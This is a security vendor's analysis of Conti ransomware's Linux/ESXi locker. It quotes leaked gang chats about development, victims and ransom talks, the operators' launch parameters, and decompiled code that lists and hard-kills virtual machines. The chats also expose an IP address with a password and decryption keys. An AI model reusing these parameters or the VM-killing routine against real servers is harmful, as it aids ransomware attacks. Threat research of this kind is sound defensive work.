Conti Group Targets ESXi Hypervisors With its Linux Variant

Stories

The latest cybersecurity trends, best practices,
security vulnerabilities, and more

By Marc Elias, Jambul Tologonov and **Alexandre Mundo** · Apr 20, 2022

Despite the leak of the conversations of the Conti members that happened in March 2022, which we analyzed and published recently, the group seems to continue its operations normally and is adding new victims to their blog on a regular basis.

In a previous blog, we already discussed the new shift we have observed in the ransomware landscape where different groups developed new versions of their encrypting code to target ESXi hypervisor servers to increase the damage to the organizations they attack

On the 4th of April 2022, we detected a sample uploaded, which triggered our threat-hunting rules. Upon further investigation, we determined the file is a Conti variant compiled for the Linux operating system targeting ESXi servers. Although, the ESXi version of Conti is not new and has been already discussed, this is the first public sample we have seen in the wild.

In this blog we investigated the 2021 Conti leaked playbook and the 2022 leaked Conti chat messages with an attempt to understand when Conti began developing a Linux variant of their locker targeting ESXi servers as well as who their potential victims were. We also provide a technical analysis of the recently detected Linux variant of Conti ransomware, explaining its operation and capabilities.

ESXi Linux variant in Conti leaks & playbook

The first mention of a Conti locker for Linux dates to the beginning of May 2021. In the below conversation, the actors' monikers are marked in bold. **Reshaev** reports to **Stern**, he successfully tested the locker and the decryptor against several million files and he is currently applying the final touches to it. *"What is left is that I need to check it on one OS, ESXi, and that should be it"* said **Reshaev**, adding that **Tramp** is already interested to start working with the Linux variant of the ransomware:

```
2021-05-01T03:50:25.877218  stern   как у вас дела с локером под линь?
2021-05-01T16:12:51.665533  reshaev "Последний момент щас решаю какие каталоги шифровать в линуксе
А так крипт/декрипт уже на несколько лямов файлов проверил все ок"
2021-05-01T17:48:45.519858  reshaev от профа жду инфы, его чел сказал поможет с этим вопросом
2021-05-04T13:39:47.683541  reshaev отпиши как зайдешь
2021-05-05T16:31:48.171888  stern   ага понял ок
2021-05-05T16:31:53.258749  stern   и еще
2021-05-05T16:31:58.482587  stern   конти палится хакеры пишут
2021-05-18T14:40:27.662324  stern   хорошо
2021-05-18T14:40:31.021470  stern   отпиши бобу правила тогда
2021-05-18T14:40:32.403644  stern   своего локера
2021-05-18T14:40:52.255120  stern   вчера не посчитал тебя еще, проф вышел, скинет отчет и все разом закину
2021-05-21T23:54:49.876987  stern   что по трампу думаешь?
2021-05-21T23:58:02.356565  reshaev "Незнаю ни чего не могу сказать за него, я с ним пообщался немного на счет локера,
он знаком с авамаром как я понял и он тоже хочет по локеру начать рабоать"
2021-05-21T23:59:42.821985  reshaev Ну я думаю давай попробуем поработать с ним, но он ждет линукс версии
2021-05-22T00:00:02.650453  reshaev Мне там осталось проверить на одной ос
2021-05-22T00:00:04.892570  reshaev esxi
2021-05-22T00:00:10.936815  reshaev И в принципе все
2021-05-22T00:17:04.709260  reshaev Авамар норм чел, работает - ему платят, возможно трамп тоже
```

```
2021-05-01T03:50:25.877218  stern   how is it going there with the locker for Linux?
2021-05-01T16:12:51.665533  reshaev "I am now deciding the last thing, what catalogues to encrypt in Linux
I already checked the crypter/decrypter against few million files, all ok"
2021-05-01T17:48:45.519858  reshaev I am awaiting for the info from prof, his guy said he will help with this question
2021-05-04T13:39:47.683541  reshaev reply back when you are online
2021-05-05T16:31:48.171888  stern   yes got it ok
2021-05-05T16:31:53.258749  stern   and one more
2021-05-05T16:31:58.482587  stern   hackers are writing that conti is being detected
2021-05-18T14:40:27.662324  stern   good
2021-05-18T14:40:31.021470  stern   write to bob the rules in that case
2021-05-18T14:40:32.403644  stern   of your locker
2021-05-18T14:40:52.255120  stern   yesterday I did not count you yet, prof replied, he will send the reports and I will top all up in one go
2021-05-21T23:54:49.876987  stern   what do you think about tramp?
2021-05-21T23:58:02.356565  reshaev "I dont know I cant say anything about him, I had a short chat with him regarding the locker,
he knows avamar as far as I understood and he also wants to start working with the locker"
2021-05-21T23:59:42.821985  reshaev So I think let's try working with him, but he is waiting for the Linux version
2021-05-22T00:00:02.650453  reshaev What is left for me is that I need to check it on one OS
2021-05-22T00:00:04.892570  reshaev esxi
2021-05-22T00:00:10.936815  reshaev And that should be it
2021-05-22T00:17:04.709260  reshaev Avamar is good/decent guy, he works - he gets paid, may be tramp as well
```

Figure 1. Reshaev to Stern on development of Conti Linux variant

Later in mid-June 2021, **Reshaev** advised **Pin** the Linux build of the locker is not ready yet and preferably they should test it on a real case but not a large company. **Pin** replied to him a large casino hack is almost finalized and suggested giving **Reshaev**'s Linux locker a try:

```
2021-06-16T18:15:26.562429  pin и вопрос когда линукс локер будет готов?
2021-06-16T18:16:48.547156  reshaev Он не в сети
2021-06-16T18:17:10.998710  reshaev По линуксу под некоторые системы надо пересобрать
2021-06-16T18:17:16.999994  reshaev А так уже готово и протестили
2021-06-16T18:17:39.539962  reshaev Например esxi ниже 6.7 не запускается надо со старыми билиотеками собирать
2021-06-16T18:18:40.884092  pin а еще можешь вставить что на рабочий стол ставилась картинка которую я дам и что бы она не локалась при локе?
2021-06-16T18:19:12.746726  reshaev Да
2021-06-18T08:26:25.369017  pin ghbdtn
2021-06-18T08:26:35.532021  reshaev Привет
2021-06-18T08:26:37.332868  pin привет
2021-06-18T08:26:47.251104  pin а можешь мне дать под линукс ?
2021-06-18T08:27:04.279511  pin параноик мне выдал вчера
2021-06-18T08:27:11.008038  pin пин билдер
2021-06-18T08:27:34.737102  reshaev Что он выдал тебе?
2021-06-18T08:28:00.420177  pin YJaSholYVyutPPmyHu1jkidZ2xceLUHCW7WzIzQQK1Gs21y5y6bqil2j0EQGGRDv
2021-06-18T08:28:46.254564  reshaev а можешь мне дать под линукс ? - пока не могу там последние пару моментов остались
2021-06-18T08:28:52.058484  reshaev билдер
2021-06-18T08:29:04.409573  pin да хоть какой нибудь
2021-06-18T08:29:19.955339  pin или он тупо не работает?
2021-06-18T08:30:50.776133  reshaev Сегодня билдер доделаю и дам, в таком виде не могу выдать
2021-06-18T08:30:57.074997  reshaev У тебя там не крупная сетка?
2021-06-18T08:31:16.553520  reshaev Желательно еще в бою протестить а не сразу крупняк ставить
2021-06-18T08:31:23.079533  pin как раз крупная
2021-06-18T08:31:30.855063  pin я е сейчасуже почти сдлеал
2021-06-18T08:31:33.948100  reshaev Тогда тем более
2021-06-18T08:31:43.602205  pin хуже не будет
2021-06-18T08:31:48.280486  reshaev Это первый запуск будет
2021-06-18T08:31:51.088602  pin это казино ))
2021-06-18T08:32:29.751433  reshaev :-)
2021-06-18T08:32:39.077263  reshaev Ладно сегодня к ночи доделаю все
```

```
2021-06-16T18:15:26.562429  pin and question when the Linux locker will be ready?
2021-06-16T18:16:48.547156  reshaev He is offline
2021-06-16T18:17:10.998710  reshaev As for Linux there are some systems which need to be re-build
2021-06-16T18:17:16.999994  reshaev But in general it is already ready and tested
2021-06-16T18:17:39.539962  reshaev For example esxi lower than 6.7 does not launch, we need to re-build it with the old libraries
2021-06-16T18:18:40.884092  pin and also can you add a picture to Desktop that I will give you and that it does not get encrypted when locking?
2021-06-16T18:19:12.746726  reshaev Yes
2021-06-18T08:26:25.369017  pin ghbdtn
2021-06-18T08:26:35.532021  reshaev Hello
2021-06-18T08:26:37.332868  pin hello
2021-06-18T08:26:47.251104  pin can you give me the (build) for Linux?
2021-06-18T08:27:04.279511  pin paranoik gave it yesterday to me
2021-06-18T08:27:11.008038  pin pin the build
2021-06-18T08:27:34.737102  reshaev What did he give you?
2021-06-18T08:28:00.420177  pin YJaSholYVyutPPmyHu1jkidZ2xceLUHCW7WzIzQQK1Gs21y5y6bqil2j0EQGGRDv
2021-06-18T08:28:46.254564  reshaev can you give me the (build) for Linux ? - cant give it yet, there are still few last things left
2021-06-18T08:28:52.058484  reshaev the builder
2021-06-18T08:29:04.409573  pin just any then
2021-06-18T08:29:19.955339  pin or it stupidly does not work?
2021-06-18T08:30:50.776133  reshaev Today I will finish the builder and I will give it to you, in its current state I cant
2021-06-18T08:30:57.074997  reshaev Do you have a large network there?
2021-06-18T08:31:16.553520  reshaev It is preferred to test it in a real case and not on a large network
2021-06-18T08:31:23.079533  pin indeed a big one
2021-06-18T08:31:30.855063  pin I have almost completed it
2021-06-18T08:31:33.948100  reshaev In that case it isn't worth it
2021-06-18T08:31:43.602205  pin it wont be worse
2021-06-18T08:31:48.280486  reshaev This is gonna be the first launch
2021-06-18T08:31:51.088602  pin it is a casino ))
2021-06-18T08:32:29.751433  reshaev :-)
2021-06-18T08:32:39.077263  reshaev Ok I will finalize everything tonight
```

Figure 2. Pin to Reshaev suggesting trying the Linux variant for the 1st time on a casino case

Moreover, **Reshaev** said the Linux locker does not launch on ESXi hypervisors with the version lower than 6.7 and for older ESXi versions, they need to re-build the locker with old libraries. This message in the Conti leaks of March 2022 is in line with the Conti playbook leak of August 2021 where one of the manuals highlighted in cyan that the Linux variant of the locker might not launch on certain OS versions:

Параметр запуска **локера** на линукс версиях
Параметры запуска **unix** версии

--path

При использовании этого параметра локер зашифрует файлы по указанному пути. **Обязательный параметр** без него лочить ни чего не будет.

./encryptor --path /path

--prockiller

Убивает все процессы которые мешают открытию файлов.

./encryptor --path /path --prockiller

--log

Включает логирование всех действий и ошибок

./encryptor --path /path --log /root/log.txt

--vmkiller(Только для **esxi**)

Выключает все виртуальные машины

--vmlist(Только для **esxi**)

Задает файл со списком виртуальных машин, которые не надо выключать. По одной строке **на каждую VM.**

./encryptor --path /path --vmkiller --vmlist /tmp/list.txt

--detach

Отвязывает процесс от терминала.
Чтобы если **ssh** сессия отвалилась **локер дальше работал**
И файлы не побил

ESXi версию ЗАПРАШИВАЙТЕ ОТДЕЛЬНО

Если где то не запускается мне надо OS, версию ядра и версию **glibc /lib64/libc.so.6**

Parameters for launching **locker** on Linux versions
Parameters for launching on a **Unix** version

--path

When you use this parameter, the locker encrypts files at the specified path. This **parameter is mandatory.** The ransomware won't encrypt anything without it.

./encryptor --path /path

--prockiller

Kills all processes preventing file opening.

./encryptor --path /path -prockiller

--log

Enables logging of all actions and errors

./encryptor --path /path --log /root/log.txt

--vmkiller(Only for **esxi**)

Shuts down all virtual machines

--vmlist(Only for **esxi**)

Sets a file with a list of virtual machines that don't need to be shut down. A separate path is used **for every virtual machine.**

./encryptor --path /path --vmkiller --vmlist /tmp/list.txt

--detach

```
     Disconnects a process from a terminal.
If an SSH session is down it allows the locker to continue
working and prevent file corruption.

An ESXi version is available ON REQUEST.

If you can't launch the locker, you need to give me the OS,
core version, and the version of glibc /lib64/libc.so.6
```

Figure 3. Parameters of launching Conti Linux locker

It appears that Conti Linux version had a bug around November 2021. *"Throw away the builder I gave you for boby, it [expletive] does not work properly"* advised **Reshaev** to **Paranoik**. When an error was discovered, **Cybergangster** said he will fix it by the next day and ordered an ESXi version 5.5 to test and adjust the locker for it. It seems that a fix was still required for the Conti Linux variant up until the beginning of February 2022 and Conti gang kept adjusting it for various ESXi versions including the latest version 7.0 and higher:

```
2021-11-11T14:34:29.400496  paranoik    Тут?
2021-11-12T16:43:49.151443  reshaev Выкинь тот билдер который я тебе давал для боби
2021-11-12T16:43:52.516629  reshaev Он хуево работает
2021-11-12T16:43:58.659936  reshaev Делай всем нормальным
2021-11-13T19:01:47.065295  reshaev qwerty@ добавь
2021-11-13T19:03:44.279817  reshaev Сделай ему акк и к нему 2 аккка реадонли которые все его диалоги видят
2021-11-13T19:03:50.758308  reshaev и 5 билдов  win + esxi
```

```
2021-11-11T14:34:29.400496  paranoik    Here?
2021-11-12T16:43:49.151443  reshaev Throw away the builder I gave you for boby
2021-11-12T16:43:52.516629  reshaev It fucking does not work properly
2021-11-12T16:43:58.659936  reshaev Use the good one
2021-11-13T19:01:47.065295  reshaev add qwerty@
2021-11-13T19:03:44.279817  reshaev Create him an acc and next to it 2 readonly accs which can see all his dialogs
2021-11-13T19:03:50.758308  reshaev and 5 builds  win + esxi
```

Figure 4. Reshaev on Linux variant not working properly

```
2021-11-23T00:12:43.394019  cybergangster   nashel ya oshibku
2021-11-23T00:12:51.108795  cybergangster   zavtra budet fix
2021-11-23T01:08:06.804086  cybergangster   5.5 zakaji eshe versiu esxi please
2021-11-23T05:15:25.267640  cybergangster   skin supportu esxi
2021-11-23T05:15:29.872004  cybergangster   5.5
2021-11-23T05:15:41.606126  cybergangster   on podgotovit vse poka ya splu
2021-11-23T10:28:28.755357  tramp   привет
2021-11-23T22:31:13.815505  tramp   что за баг бро ?
2021-11-27T02:44:07.531158  cybergangster   Надеюсь сегодня сделает
2021-12-03T10:31:15.740355  tramp   ку
2021-12-03T10:31:18.969218  tramp   ты тестишь ?
2021-12-08T23:48:46.794984  tramp   ку
2021-12-08T23:49:09.586032  tramp   билды нужны
```

```
2021-11-23T00:12:43.394019  cybergangster   I found the error
2021-11-23T00:12:51.108795  cybergangster   tomorrow there will be a fix
2021-11-23T01:08:06.804086  cybergangster   please also order esxi version 5.5
2021-11-23T05:15:25.267640  cybergangster   give the esxi to support
2021-11-23T05:15:29.872004  cybergangster   5.5
2021-11-23T05:15:41.606126  cybergangster   he will prepare everything while I am asleep
2021-11-23T10:28:28.755357  tramp   Hi
2021-11-23T22:31:13.815505  tramp   What sort of bug is there bro ?
2021-11-27T02:44:07.531158  cybergangster   I hope it will be done today
2021-12-03T10:31:15.740355  tramp   hi
2021-12-03T10:31:18.969218  tramp   are you testing ?
2021-12-08T23:48:46.794984  tramp   hi
2021-12-08T23:49:09.586032  tramp   I need the builds
```

Figure 5. Cybergangster found a bug in the Linux variant of Conti

```
2022-02-04T16:05:22.848153  tramp   ты пофиксил ?
2022-02-04T16:05:27.556334  tramp   новые билды выдашь ?
2022-02-06T17:16:02.742568  tramp   ку
2022-02-06T20:44:01.362983  tramp   "83.242.96.193
wkV%?ZG7wN"
2022-02-06T20:44:09.306359  tramp   esxi 5.5
2022-02-07T05:51:34.478634  cybergangster   сделай плиз еще 7.0 версию или вышел
2022-02-07T05:51:38.344111  cybergangster   выше*
2022-02-09T14:52:16.013347  tramp   да
2022-02-14T17:29:05.026371  tramp   привет
2022-02-14T17:29:11.014346  tramp   нужны билды по ним
```

```
2022-02-04T16:05:22.848153  tramp   did you fix ?
2022-02-04T16:05:27.556334  tramp   can you give the new builds ?
2022-02-06T17:16:02.742568  tramp   hi
2022-02-06T20:44:01.362983  tramp   "83.242.96.193
wkV%?ZG7wN"
2022-02-06T20:44:09.306359  tramp   esxi 5.5
2022-02-07T05:51:34.478634  cybergangster   can you also make the version 7.0 and high
2022-02-07T05:51:38.344111  cybergangster   higher*
2022-02-09T14:52:16.013347  tramp   yes
2022-02-14T17:29:05.026371  tramp   hi
2022-02-14T17:29:11.014346  tramp   we need the builds for those
```

Figure 6. Cybergangster asking to order ESXi v7 and higher

On the 22nd of November 2021 **Cybergangster** asked **Bio** to help to translate the Conti Linux variant decryptor instructions which look as follow:

```
2021-11-22T08:17:01.066010  cybergangster   "Perevedi na english please ""Otpravte files cherez sendspace.com"""
2021-11-22T08:38:36.596785  cybergangster   "1) Podkluchites k serveru ot roota
2) Polojite decryptor v papku /tmp
3) zapustite decryptor ./decryptor --path /vmfs/volumes
4) Ojidaite okonchaniya raboti
5) Perezagruzite server"
2021-11-22T08:38:40.830730  cybergangster   Perevedi please
```

```
2021-11-22T08:19:36.814275  bio For sending files is using sendspace.com
2021-11-22T08:20:42.261261  bio or like this "For sending files use pls sendspace.com"
2021-11-22T08:45:36.951586  bio "1. Log on to the server like root
2. Copy decriptor to the /tmp folder
3. Run decryptor ./decryptor --path /vmfs/volumes
4. Waiting the end decryptor work
5. Reboot system"
```

Figure 7. Cybergangster asking Bio to help to translate decryptor instructions

Conti Linux variant decryptor had some issues too. In July-August 2021, **Pin** reported to **Reshaev** the provided decryptor did not remove the ransomware extension from the victim's files. **Reshaev** first advised the decryptor unlocked the files and the victim just needs to manually change the extension of the files, however due to a large volume of files to process, **Pin** asked him to rebuild the decryptor so that it automatically removes the extension from the decrypted files:

```
2021-08-02T15:35:05.866768  pin "[31.07.2021 15:02:35] <pin> Key is as follows:
hwYWKQSDK4NxUSQZGAOloTX7ZblcE5XWOr8gFmDoLHnjqFpocNKYBHlLK4wxznCN
[31.07.2021 15:02:49] <pin> мы им дали декрипторы
[31.07.2021 15:03:13] <pin> они говорят что много файлов разархивировалось но расширение не поменялось
[31.07.2021 15:03:16] <pin> что делать?"
2021-08-02T15:35:57.399279  reshaev Eshe raz puskai zapustat
2021-08-02T15:36:18.728329  pin пробовали
2021-08-02T15:36:43.571352  reshaev Znachit oni rashifrovani prosto puskai rashireniya uberut rukami
2021-08-02T15:36:48.336363  reshaev Takoe bilo uje
2021-08-02T15:36:48.500340  pin может заново нада сделать декриптор сам файл?
2021-08-02T15:36:58.173435  reshaev Net
2021-08-02T15:37:02.480207  pin так да они расшифрованы
2021-08-02T15:37:16.735552  pin но просто файло файлов хуева гора говорят
2021-08-02T15:38:17.231469  reshaev Mogu peresobrat decryptor noviy on sam rashireniya uberet
2021-08-02T15:38:31.935270  pin давай
2021-08-02T15:38:37.971150  reshaev kk
2021-08-02T15:38:54.103225  pin спасибо
```

```
2021-08-02T15:35:05.866768  pin "[31.07.2021 15:02:35] <pin> Key is as follows:
hwYWKQSDK4NxUSQZGAOloTX7ZblcE5XWOr8gFmDoLHnjqFpocNKYBHlLK4wxznCN
[31.07.2021 15:02:49] <pin> we gave them the decryptor
[31.07.2021 15:03:13] <pin> they say there are lots of files unarchived but the extension did not change
[31.07.2021 15:03:16] <pin> what do we do?"
2021-08-02T15:35:57.399279  reshaev Let them run it one more time
2021-08-02T15:36:18.728329  pin Already tried
2021-08-02T15:36:43.571352  reshaev Then it means the files decrypted and they need to manually remove the extension
2021-08-02T15:36:48.336363  reshaev That happened before
2021-08-02T15:36:48.500340  pin May be we should re-work the decryptor file itself?
2021-08-02T15:36:58.173435  reshaev No
2021-08-02T15:37:02.480207  pin so yes the files are decrypted
2021-08-02T15:37:16.735552  pin but there are fucking mountains of files
2021-08-02T15:38:17.231469  reshaev I can rebuild a new decryptor which will remove the extension
2021-08-02T15:38:31.935270  pin lets do that
2021-08-02T15:38:37.971150  reshaev ok
2021-08-02T15:38:54.103225  pin thanks
```

Figure 8. Pin asking Reshaev to rebuild the Conti Linux decryptor

The Linux decryptor still had problems in December 2021 where either the victims who paid the ransom were complaining it did not work properly or Conti members themselves could not decrypt the files

received from the victims.

Although the Linux variant's first use on a potential victim (a large casino) dated as early as July 2021, we observed the ESXi variant becoming actively used only as of November 2021. By examining the Conti leaks we have identified some of the potential victims of Conti Linux variant across various industries including business, law, automobile, logistics, retail and financial services. Below is an excerpt from a hack case with the Linux variant, where initially Conti set a ransom at $20 million but settled at $1 million, mainly because something went wrong with the Linux variant lock and instead of 800 ESXi servers they managed to encrypt only 260 servers. Furthermore, it seems that the victim did not want Conti's decryptor and Conti suspected they somehow managed to recover and restore their systems:

```
2022-01-15T09:11:26.144871  pumba   привет
2022-01-15T09:11:28.969527  pumba   видел?
2022-01-17T05:37:26.268620  pumba   трампыч, ха-ха, прибежалиRRD
2022-01-17T05:37:46.166798  pumba   как ты и говорил, стоило выложить 5% как уже в чате суки))
2022-01-17T05:37:58.011506  pumba   с ориентируй меня по цене
2022-01-17T05:38:04.661527  pumba   сколько им бабахнем
2022-01-17T09:16:34.111493  tramp   ну они крупные
2022-01-17T09:16:38.916800  tramp   мы им правда поставили криво
2022-01-17T09:16:48.752091  tramp   не все 800esxi локнули
2022-01-17T09:17:10.120559  tramp   но другие пока все молчат
2022-01-17T09:22:49.760206  pumba   ну да
2022-01-17T09:22:51.852900  pumba   подождем
2022-01-17T09:28:29.699027  pumba   так какую сумму им выставим?
2022-01-17T09:28:46.513094  tramp   сек
2022-01-17T09:30:50.946223  tramp   $20,000,000
2022-01-17T09:30:53.007779  tramp   начнем
2022-01-17T09:31:10.598795  pumba   ясно
2022-01-17T09:32:14.808812  tramp   странно что пока только они пришли в чат
2022-01-17T09:32:17.699762  pumba   нужно учесть, что они не захотят декрипт, будут просить только удалить их дату
2022-01-17T09:32:22.354782  pumba   я так думаю
2022-01-17T09:32:28.916519  tramp   да
2022-01-17T09:32:31.038519  tramp   ну посмотрим
2022-01-17T09:32:39.448680  pumba   они пришли потому что дата вылезла их
2022-01-17T09:32:39.449564  pumba   и резонанс пошел
2022-01-17T09:32:45.724608  tramp   там мы успели локнуть только 260esxi и 800
2022-01-17T09:32:51.616788  tramp   да
2022-01-17T09:32:54.028514  tramp   да да
2022-01-17T09:33:03.267672  tramp   4-5м даже с них возьмем збс будет
2022-01-17T09:33:03.761902  pumba   а так я думаю они уже все восстановили
2022-01-17T09:33:03.764389  pumba   поэтому и не выходили в чат
2022-01-17T09:33:06.677323  tramp   пускай предлогают
2022-01-17T09:33:12.319067  pumba   ну это тоже не мао
2022-01-17T09:33:12.349221  tramp   да
2022-01-17T09:33:19.741597  tramp   ага
2022-01-17T09:33:24.167641  tramp   глянем как пойдет диалог
2022-01-17T09:33:32.990116  pumba   ну ждем, в любом случае вышли - уже хорошо
2022-01-17T09:33:39.415846  pumba   просто чтобы мы суммой такой их не отпугнули сразу же
2022-01-17T12:32:00.176167  tramp   да подумаем еще над суммой
2022-01-17T12:32:30.048177  pumba   обязательно, поэтому сперва цель узнаем, я там спросил у них
2022-01-17T12:32:37.925916  pumba   тогда будет ясно и с суммой что делать
2022-01-18T14:36:15.307451  pumba   "трампыч, короче оттава написала, я им дал еще 3 дня и сумму установил 1млн, надеюсь сможем ее забрать.
так как с тобой и договаривались, собираем то что дают ибо слишком уж долго с ними тянем лямку. тебе нужно кинуть им кошелек."
```

```
2022-01-15T09:11:26.144871  pumba   Hello
2022-01-15T09:11:28.969527  pumba   did you see it?
2022-01-17T05:37:26.268620  pumba   tramp hahah RRD came back
2022-01-17T05:37:46.166798  pumba   as you said, as soon as we published 5% those bitches are already in the chat))
2022-01-17T05:37:58.011506  pumba   can you give me a price indication
2022-01-17T05:38:04.661527  pumba   how much are we asking
2022-01-17T09:16:34.111493  tramp   they are big
2022-01-17T09:16:38.916800  tramp   although to be honest we locked them in a bad way
2022-01-17T09:16:48.752091  tramp   not all 800 esxi are locked
2022-01-17T09:17:10.120559  tramp   but the others are all silent
2022-01-17T09:22:49.760206  pumba   but yes
2022-01-17T09:22:51.852900  pumba   we will wait
2022-01-17T09:28:29.699027  pumba   so what amount are we asking?
2022-01-17T09:28:46.513094  tramp   a sec
2022-01-17T09:30:50.946223  tramp   $20,000,000
2022-01-17T09:30:53.007779  tramp   to start off
2022-01-17T09:31:10.598795  pumba   clear
2022-01-17T09:32:14.808812  tramp   it is weird only them got back to the chat
2022-01-17T09:32:17.699762  pumba   we need to note that they did not want the decrypter, they will ask only to remove their data
2022-01-17T09:32:22.354782  pumba   I think so
2022-01-17T09:32:28.916519  tramp   yes
2022-01-17T09:32:31.038519  tramp   ok will see
2022-01-17T09:32:39.448680  pumba   they came to us cause their data popped up
2022-01-17T09:32:39.449564  pumba   and a resonance started
2022-01-17T09:32:45.724608  tramp   we only managed to lock 260 esxi out of 800
2022-01-17T09:32:51.616788  tramp   yes
2022-01-17T09:32:54.028514  tramp   yes yes
2022-01-17T09:33:03.267672  tramp   even if we take 4-5m from them it will be fucking awesome
2022-01-17T09:33:03.761902  pumba   I think they already managed to recover everything
2022-01-17T09:33:03.764389  pumba   that is why they are not in the chat
2022-01-17T09:33:06.677323  tramp   let them offer
2022-01-17T09:33:12.319067  pumba   but this is also not a small (amount)
2022-01-17T09:33:12.349221  tramp   yes
2022-01-17T09:33:19.741597  tramp   yes
2022-01-17T09:33:24.167641  tramp   will see how the dialog will take place
2022-01-17T09:33:32.990116  pumba   ok we will wait, in any case they replied - which is already good
2022-01-17T09:33:39.415846  pumba   We need to ensure we don't scare them out with such an amount from the beginning
2022-01-17T12:32:00.176167  tramp   yes we will think about the amount again
2022-01-17T12:32:30.048177  pumba   surely, therefore lets first figure out the goal, I asked them there
2022-01-17T12:32:37.925916  pumba   then it will be clear on what to do with the amount
2022-01-18T14:36:15.307451  pumba   "tramp, Ottawa replied, I gave them 3 days extra and set the amount at 1 mln, I hope we will manage to take that.
As agreed with you, we will take what's offered as it is taking too long to get the million. You would have to send them the wallet."
```

Figure 9. Tramp and Pumba' discussion around a hack with the Linux variant

The latest potential victim of Conti Linux locker we have identified dates as late as 26th of January 2022. This proves that despite the recent Conti/Trickbot leaks havoc, the gang continues to operate uninterruptedly and attack primarily Western organizations for their financial benefits.

Technical analysis

The sample object of this analysis is an ELF compiled for the x64 processor architecture with the symbols not stripped. Also, the sample has no obfuscation and it's statically compiled with the OpenSSL library version 1.0.1e for the cryptographic operations of the ransomware.

The analyzed file can be identified by the following hashes:

File Name	encryptor.exe
MD5	cfb6d21ffe7c4279f761f2351c0810ee
SHA-1	ee827023780964574f28c6ba333d800b73eae5c4
SHA-256	95776f31cbcac08eb3f3e9235d07513a6d7a6bf9f1b7f3d400b2cf0afdb088a7

Command line arguments

On execution, the malware will first parse the command line arguments passed to it. The first parameter the malware will parse is the "--path" which is the path that the locker will encrypt and it must be specified or the ransomware will finish its execution.

```
if ( !(unsigned __int8)FindArg(a1, a2, "--path") )
{
  puts("parameter --path must be specified");
  exit(1);
}
v2 = GetArg(a1, a2, "--path");
SetPath(v2);
```

Figure 10. Path argument parsing

Because the argument "--path" is mandatory it seems that the malware was designed to be ran directly by the operators and not independently as the Windows version of the ransomware.

The second argument is "--file" which is parsed by the malware but not used in the code. The third argument is "--size" which is the partial size of the file that will be encrypted if the file is bigger than 5MB. It can only be 10, 15, 20, 25, 30, 35, 40 or 50.

```
if ( (unsigned __int8)FindArg(a1, a2, "--size") )
{
  nptr = GetArg(a1, a2, "--size");
  v5 = atoi(nptr);
  switch ( v5 )
  {
    case 10u:
    case 15u:
    case 20u:
    case 25u:
    case 30u:
    case 35u:
    case 40u: fixed;
    case 50u:
      SetSize(v5);
      break;
    default:
      printf("paremeter --size cannot be %d\n", v5);
      exit(1);
  }
}
else
{
  SetSize(20u);
}
```

Figure 11. Size argument parsing

The third argument is “--detach”, which will make the malware run as a child process using the syscall fork from Linux and to disconnect the process from the terminal and continue encrypting even if the ssh session is discontinued/interrupted. The fourth is “--log” which will receive a file as input, and it will write all the actions and error messages from the malware to that particular file.

The fifth argument is “--prockiller” if set the malware will finish the execution of processes that have handles open to the file is being encrypted in order to liberate it. This functionality is explained on the Termination of processes section and in this build is disabled.

The sixth argument is “--vmlist” which receives a file with a list of names of virtual machines the malware will exclude and not finish its execution. The seventh argument is “--vmkiller” which is responsible for calling the function “KillVIrtualMachines” and is discussed in the next section.

```
if ( (unsigned __int8)FindArg(a1, a2, "--detach") )
  SetDetach(1u);
else
  SetDetach(0);
if ( (unsigned __int8)FindArg(a1, a2, "--log") )
{
  logFile = GetArg(a1, a2, "--log");
  LogInit(logFile);
}
if ( (unsigned __int8)FindArg(a1, a2, "--prockiller") )
  SetProcKiller(1u);
else
  SetProcKiller(0);
if ( (unsigned __int8)FindArg(a1, a2, "--vmlist") )
{
  v7 = GetArg(a1, a2, "--vmlist");
  SetVmList(v7);
}
if ( (unsigned __int8)FindArg(a1, a2, "--vmkiller") )
  KillVirtualMachines();
```

Figure 12. Conti arguments parsing

Killing virtual machines

If the “--vmkiller" argument is passed to the command line, the malware will create a child process using the fork syscall and make the parent process wait till the execution of the child process finishes. The newly created process will create a file named “vm-list.txt”, redirect the stdout file descriptor to the file and finally execute the command “esxcli vm process list” via the execlp function.

```
v2 = fork();
if ( v2 >= 0 )
{
  if ( v2 )
  {
    result = wait(0LL);
  }
  else
  {
    fd = open("vm-list.txt", O_TRUNC|O_CREAT|O_WRONLY, DEFFILEMODE);
    if ( fd == -1 )
    {
      result = puts("Cannot create file vm-list.txt");
    }
    else
    {
      stdout_fd = dup(1);
      dup2(fd, 1);
      execlp("esxcli", "esxcli", "vm", "process", "list", 0LL);
      fflush(stdout);
      dup2(stdout_fd, 1);
      result = close(fd);
    }
  }
}
else
{
  v0 = __errno_location();
  result = printf("fork() error in GetVMList(). errno = %d\n", (unsigned int)*v0);
}
return result;
```

Figure 13. Listing virtual machines in the server

The aforementioned command is used to list the virtual machines on the ESXi server and to obtain the necessary information to stop their execution. Next, the malware will read the file “vm-list.txt” created before and parse the world id and the display name. Before killing the machine, it will check if the name of the machine is in the exclusion list which the actors named “g_vm_list” and it was passed via the command line.

```
while ( 1 )
{
  haystack = strstr(v11, "World ID:");
  if ( !haystack )
    break;
  v13 = 0;
  memset(s2, 0, sizeof(s2));
  haystack += 10;
  dest[0] = 0LL;
  dest[1] = 0LL;
  dest[2] = 0LL;
  v0 = strstr(haystack, "\n");
  memcpy(dest, haystack, v0 - haystack);
  v14 = atoi((const char *)dest);
  haystack = strstr(v11, "Display Name: ") + 14;
  v1 = strstr(haystack, "\n");
  memcpy(s2, haystack, v1 - haystack);
  for ( i = 0; ; ++i )
  {
    v4 = i;
    if ( v4 >= std::vector<std::string>::size(&g_vm_list) )
      break;
    v2 = (std::string *)std::vector<std::string>::operator[](&g_vm_list, i);
    v3 = (const char *)std::string::c_str(v2);
    if ( !strcmp(v3, s2) )
    {
      printf("Skipping VM %s\n", s2);
      v13 = 1;
    }
  }
  v11 = haystack;
  if ( v13 != 1 )
  {
    printf("Killing VM %s\n", s2);
    KillVm(v14);
  }
```

Figure 14. Check if virtual machine must be skipped

If the name of the machine is not found on the exclusion list, the malware will fork the current process and issue the command “esxcli vm process kill --type=hard --world-id={WORLD_ID}” to force its shutdown.

```
v4 = fork();
if ( v4 >= 0 )
{
  if ( v4 )
  {
    result = wait(0LL);
  }
  else
  {
    memset(s, 0, 0x80uLL);
    sprintf(s, "--world-id=%d", a1);
    result = execlp("esxcli", "esxcli", "vm", "process", "kill", "--type=hard", s, 0LL);
  }
}
else
{
  v1 = __errno_location();
  result = printf("fork() error in KillVm(). errno = %d\n", (unsigned int)*v1);
}
return result;
```

Figure 15. Stop running virtual machines

